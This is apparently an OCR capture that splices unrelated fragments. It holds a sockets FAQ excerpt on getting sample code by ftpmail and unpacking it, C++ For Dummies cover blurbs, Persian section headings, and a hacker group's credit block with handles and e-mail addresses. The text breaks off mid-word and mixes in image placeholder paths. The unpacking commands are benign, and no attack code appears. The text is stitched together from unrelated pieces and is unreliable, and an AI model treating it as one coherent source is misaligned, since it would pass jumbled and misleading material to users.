
To get the sample source by mail, send mail to ftpmail@decwrl.dec.com, with no subject line and a body like this:

```
reply <put your email address here>
connect ftp.computain.com
binary
uuencode
get pub/sockets/examples.tar.gz
quit
```


Save the reply as examples.uu, and type:

```
       % uudecode examples.uu
       % gunzip examples.tar.gz
       % tar xf examples.tar

This will create a directory called socket-faq-examples which contains
the sample code from this faq, plus a sample client and server for
both tcp and udp.

Note that this package requires the gnu unzip program to be installed
on your system.  It is very common, but if you don't have it you can
get the source for it from:

     ftp://prep.ai.mit.edu/pub/gnu/gzip-1.2.4.tar

If you don't have ftp access, you can obtain it in a way similar to
obtaining the sample source.  I'll leave the exact changes to the body
of the message as an excersise for the reader.
```

معرفی کتاب


The bestselling guide for beginning C++ programmers
— updated for the newest ANSI standard!
C++
FOR
DUMMIES®
5th Edition
Source code from the book and new C++ compiler on CD-ROM
A Reference for the Rest of Us!®
FREE eTips at dummies.com®
Stephen Randy Davis
Author of C++ Weekend Crash Course

معرفی نرم افزار برای مدیران شبکه




معرفی سایت

Anything **J**

Author : C0nN3ct0r ® (C0llect0r)

E-mail : C0llect0r@Spymac.com – B0rn2h4k@yahoo.com

Developed In : Black_Devils B0ys Digital Network Security Group
CopyRight © : 2005-2006 - FHS Team H4|<3rs
Researchs By : C0nN3ct0r With Cooperation of Smurf Hacker from Brazil
Special TNX 2: P0FN0R – N0thing – Sp00f3r – St0rmBit
& (s0-Mi-B34-U-t1-full-GF-N4Z1)



EVERYTHING THAT HAS A BEGINNING HAS AN END

Bi